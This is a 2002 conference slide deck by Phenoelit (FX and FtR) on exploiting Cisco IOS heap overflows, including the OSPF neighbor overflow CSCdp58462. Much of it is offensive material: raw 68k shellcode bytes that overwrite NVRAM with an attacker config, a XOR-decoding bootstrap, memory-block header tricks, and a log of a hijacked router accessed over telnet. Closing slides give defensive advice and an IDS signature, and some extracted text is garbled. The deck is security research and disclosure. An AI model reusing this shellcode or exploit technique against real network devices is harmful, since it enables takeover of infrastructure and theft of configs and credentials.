- Simple code to invalidate NVRAM (Sorry, we are not @home on 68k)
- Dummy move operation to d1, data part of OP code is overwritten on free()
- ADDA trick used to circumvent 0x00 bytes in code

```
\x22\x7C\x0F\xF0\x10\xC2      move.l #0xFF010C2,%a1
\xE2\xD1                       lsr    (%a1)
\x22\x7C\x0D\xFF\xFF\xFF      move.l #0xDFFFFFFF,%a1
\xD2\xFC\x02\xD1              adda.w #0x02D1,%a1
\x22\x3C\x01\x01\x01\x01      move.l #0x01010101,%d1
\x22\xBC\xCA\xFE\xBA\xBE      move.l #0xCAFEBAFE,(%a1)
```

*** ADDRESS ERROR ***

access address = 0xffffffff
program counter = 0x20f2a48
status register = 0x2700
vbr at time of exception = 0x4000000

monitor: command "boot" aborted due to exception

System Bootstrap, Version 11.1(7)AX [kuong (7)AX], EARLY DEPLOYMENT RELEASE SOFTWARE (f
c2)
Copyright (c) 1994-1996 by cisco Systems, Inc.

Simm with parity detected, ignoring onboard DRAM
C1600 processor with 16384 Kbytes of main memory

program load complete, entry point: 0x4018060, size: 0x1da950

Notice: NVRAM invalid, possibly due to write erase.
program load complete, entry point: 0x8000060, size: 0x3bc058

[[[[SNIP legal lala]]]]

Notice: NVRAM invalid, possibly due to write erase.

Loading network-config from 10.1.1.100 (via Ethernet0): !
[OK - 15/7467 bytes]

Loading radio-config from 10.1.1.100 (via Ethernet0): !
[OK - 787/7467 bytes]

Press RETURN to get started!■

Phenomen

by FX and FTR

19C3, 27.12.2002 Berlin

More Information on IOS

- IOS seems to use cooperative multitasking (kind of)
- Interrupt driven execution of critical tasks
- NVRAM contains config plus header
 - 16bit checksum
 - Size of config in bytes
- NVRAM contains stack trace and other info from last crash
- Config is seen as one big C string, terminated by 'end' and 0x00 bytes

The remote shell code

- Append new minimum config to the overflow
- Disable interrupts to prevent interferences
- Unprotect NVRAM
- Calculate values for NVRAM header
- Write new header and config into NVRAM
- Perform clean hard reset operation on 68360 to prevent stack trace on NVRAM

The remote shell code

- 0x00 byte limitation inconvenient
- Buffer size sufficient for more code and minimum config
- The classic solution:
 - Bootstrap code part contains no 0x00 bytes
 - Main shell code is XOR encoded 0xD5 (0x55 leads to colon character in config)
 - Bootstrap code decodes main code and continues execution there

The remote shell code

- Problem with chip level delays
 - NVRAM is on XICOR X68HC64
 - Chip requires address lines being unchanged during a write operation
 - Recommended procedure is polling the chips status register – but where is this?
- Solution:
Write operation performed with delay loops afterwards

The IOS Exploit Phenoelit Ultima Ratio

```
00:00:18: %SYS-5-CONFIG_I: Configured from memory by console
00:00:18: %SYS-5-RESTART: System restarted --
Cisco Internetwork Operating System Software
IOS (tm) 1600 Software (C1600-Y-L), Version 11.3(11b), RELEASE SOFT
Copyright (c) 1986-2001 by cisco Systems, Inc.
Compiled Fri 02-Mar-01 17:12 by cmong
```

```
System Bootstrap, Version 11.1(7)AX [kuong (7)AX], EARLY DEPLOYMENT
c2)
Copyright (c) 1994-1996 by cisco Systems, Inc.
```

```
Sim with parity detected, ignoring onboard DRAM
C1600 processor with 16384 Kbytes of main memory
```

```
program load complete, entry point: 0x4018060, size: 0x1da950
```

```
%SYS-4-CONFIG_NEWER: Configurations from version 11.3 may not be co
rogram load complete, entry point: 0x8000060, size: 0x3bc058
```

```
..... again snip of the legal lal
```

```
4096K bytes of processor board PCMCIA flash (Read ONLY)
```

```
SETUP: new interface BRI0 placed in "shutdown" state
```

```
Press RETURN to get started!
```

```
linux# telnet 192.168.1.14
Trying 192.168.1.14...
Connected to 192.168.1.14.
Escape character is '^]'.

```

```
User Access Verification
```

```
Password:
```

```
gotyou>en
```

```
Password:
```

```
gotyou#sh ru
```

```
Building configuration...
```

```
Current configuration:
```

```
!
```

```
version 11.3
```

```
service timestamps debug uptime
```

```
service timestamps log uptime
```

```
no service password-encryption
```

```
!
```

```
hostname gotyou
```

```
!
```

```
enable password cisco
```

<http://www.phenoelit.de/ultimaratio/>

Phenoelit

by FX and fTR

19C3, 27.12.2002 Berlin

Phenoelit Ultima Ratio

```
"\xFD\x01\x10\xDF" // RED  
"\xAB\x12\x34\xCD" // MAGIC
```

Clean hard reset:

```
"\x22\x7c\x0f\xf0\x10\xc2" //  
"\xe2\xd1" // move.w #0x2700,%sr  
"\x47\xfa\x01\x1d" // move.l #0xFF00000,%a0  
"\x96\xfc\x01\x01" // move.l (%a0),%sp  
"\xe2\xd3" // move.l #0xFF00004,%a0  
"\x22\x3c\x01\x01\x01\x01" // move.l (%a0),%a0  
 // jmp (%a0)  
"\x45\xfa\x01\x17" //  
"\x94\xfc\x01\x01" // suba.w #0x0101,%a2  
"\x32\x3c\x55\x55" // move.w #0x5555,%d1  
loop:  
"\xb3\x5a" // eor.w %d1,(%a2)+  
"\x0c\x92\xca\xfe\xf0\x0d" // cmpi.l #0xCAFEFOOD,(%a2)  
brac:  
"\xcc\x01\xff\xf6" // bne loop  
xorc:
```

3

2

OoopSPF

- Cisco IOS 11.2, 11.3, 12.0 crash with more than 255 OSPF neighbors
- Cisco Bug ID: **CSCdp58462**
- Overwrites memory structures – but different:
 - Overflow is not single packet
 - Overflow is in IO memory buffers
 - Overflow is not at the end of memory block chain

OoopSPF Details

- Finding out what happens
 - 0xAC100CB0 == 172.16.12.176
 - Obviously overflow with a list of IP addresses
 - Ergo: List/Array of neighbors overflows small IO memory buffer

```
E32A38: AC100CB0 AC10133F AC1093DD AC106185
        AC103FD5 AC10F3F6 AC10F20E AC100BCD
E32A58: AC103BC7 AC101288 AC102B3A AC10E9FE
        AC104DA9 AC104E7E AC100DB8 AC10EB2C
E32A78: AC10C836 AC10A6B6 AC10BADE AC10A9D5
        AC10BDB7 AC10EA38 AC10B9CD AC10E5F6
```


OoopSPF Exploitability


- Creation of a list entry depends on the source address of the IP OSPF HELLO packet
 - Source IP address has to be expected on this interface (network statement)
 - Netmask smaller than 0xFFFFF00 required (more than 255 neighbors)
- List entry is the OSPF header Router ID
 - Not checked against the source network
 - No plausibility checks at all

IO memory and buffers

- IOS uses dynamically scaled lists of fixed size buffers for packet forwarding and other traffic related operations
- **Public buffer pools**
(small, middle, big, very big, hug)
- **Private interface pools**
(size depends on MTU)
- Allocation/Deallocation depends on thresholds (perm, min, max, free)

OoopSPF Exploit


Hey Cisco, piece this together for me!




Memory Mgmt Tricks

- Overflowed block header is in the middle of a memory block chain
- Free() exploit depends on memory being coalesced
- Solution: make a free used block ; -)

Buffer list view



Memory merger view



Memory Mgmt Tricks [2]

- Requires
 - Correct PREV Pointer
 - Correct Size up to the end of the memory pool
- System stays stable after successful overflow – *exploit dormant*

Address	Bytes	Prev.	Next	Ref	PrevF	NextF	Alloc PC	What
....								
E2F5F8	1680	E2EF3C	E2FCB4	1			3172EF0	*Packet Data*
E2FCB4	1680	E2F5F8	E30370	1			3172EF0	*Packet Data*
E30370	1680	E2FCB4	E30A2C	1			3172EF0	*Packet Data*
E30A2C	260	E30370	E30B5C	1			3172EF0	*Packet Data*
E30B5C	1897592	E30A2C	0	0	0	E30B80	808A8B8C	[PHENOELIT]

Phenoelit

Attacking networked embedded systems
by FX and FtR

19C3, 27.12.2002 Berlin

Activating the Exploit

- The box has to need more small (or medium) buffers than set as „permanent“
 - Heavy traffic load
 - Complex routing updates
- After „trimming“ the buffers (deallocation), the box comes back with a new config
- Alternative (social engineering):
buffers small permanent 0

A minimum IOS config

ena p c

```
System Bootstrap, Version 5.2(8a), RELEASE SOFTWARE  
Copyright (c) 1986-1995 by cisco Systems  
2500 processor with 14336 Kbytes of main memory
```

```
[ SNIP some Legal lala ]
```

```
Cisco Internetwork Operating System Software  
IOS (tm) 2500 Software (C2500-I-L), Version 11.3(11b), RELEASE SOFTWARE (fc1)  
Copyright (c) 1986-2001 by cisco Systems, Inc.  
Compiled Fri 02-Mar-01 18:53 by cmong  
Image text-base: 0x03029988, data-base: 0x00001000
```

```
cisco 2500 (68030) processor (revision L) with 14336K/2048K bytes of memory.  
[ SNIP Cisco geek info]
```

```
SETUP: new interface BRI0 placed in "shutdown" state  
SETUP: new interface Serial0 placed in "shutdown" state  
SETUP: new interface Serial1 placed in "shutdown" state
```

```
Press RETURN to get started!
```

19C3 Oday Release

- OoopSPF.c exploit beta version
 - Target definitions for 2501 and 2503 running IOS 11.3
 - Fully adjustable exploit components
 - Around 290 bytes network data including config and block header
- IOStack.pl release version
 - Stack return address collector by FtR

<http://www.phenoelit.de/ultimaratio/19c3.html>

Phenoelit

Attacking networked embedded systems
by FX and FtR

19C3, 27.12.2002 Berlin

Work to do

- PREV ptr addresses and all the other guesswork
 - Mapping commonly used addresses
 - Stabilizing the PREV ptr address
 - Produce „stable“ exploits ;-)
- NVRAM and Config
 - Writing to FLASH instead of NVRAM
 - Anti-Forensics shell codes
 - Real time config modification code

IOS Exploit - so what?

- Most IOS heap overflows seem to be exploitable
 - Protocol based exploitation
 - Debug based exploitation
 - Network infrastructure still mostly unprotected
- NVRAM still contains former config after local network exploitation
 - Password decryption
 - Network structure and routing protocol authentication disclosed

How to protect

- Do not rely on one type of device for protection
- Consider all your networked equipment vulnerable to the fullest extent
- Employ all possible protection mechanisms a device provides
- Do not ignore equipment because it is small, simple, or has not been exploited in the past.
- Plan your device management as you plan root logins to UNIX systems

How to protect - HP

- Assign passwords
 - Admin password
 - SNMP *read and write* community
 - PjL protection (gives you time)
- Allow access to port 9100 on printer only from print servers
- Remove this.loader from the printer (edit /default/csconfig and restart)
- Consider putting your printers behind an IP filter device

How to protect - Cisco

- Have no overflows in IOS
- Keep your IOS up to date
- Do not run unneeded services (TFTP)
- Tell your IDS about it. Signature:
\\xFD\\x01\\x10\\xDF\\xAB\\x12\\x34\\xCD
- **debug sanity** might stop less experienced attackers
- The hard way: **config-register 0x00**
- Perform logging on a separate segment
- Protect your syslog host

<http://www.phenoelit.de>
<http://www.darklab.org>
mobile: <wap.darklab.org>

Thanks go to

- + Cisco Systems for being such a nice target
- + The CCC guys for the slot
- + FtR and Mr.VH for providing equipment
- + Phenoelit members for being what they are
- + The members of c0d3&b33r for some good time

Greets to

- + Gaus@cisco.com
- + Halvar, Johnny, Scusi, Shaun, Nico, Jot

`</talk>`

Phenoelit

Attacking networked embedded systems
by FX and FtR

19C3, 27.12.2002 Berlin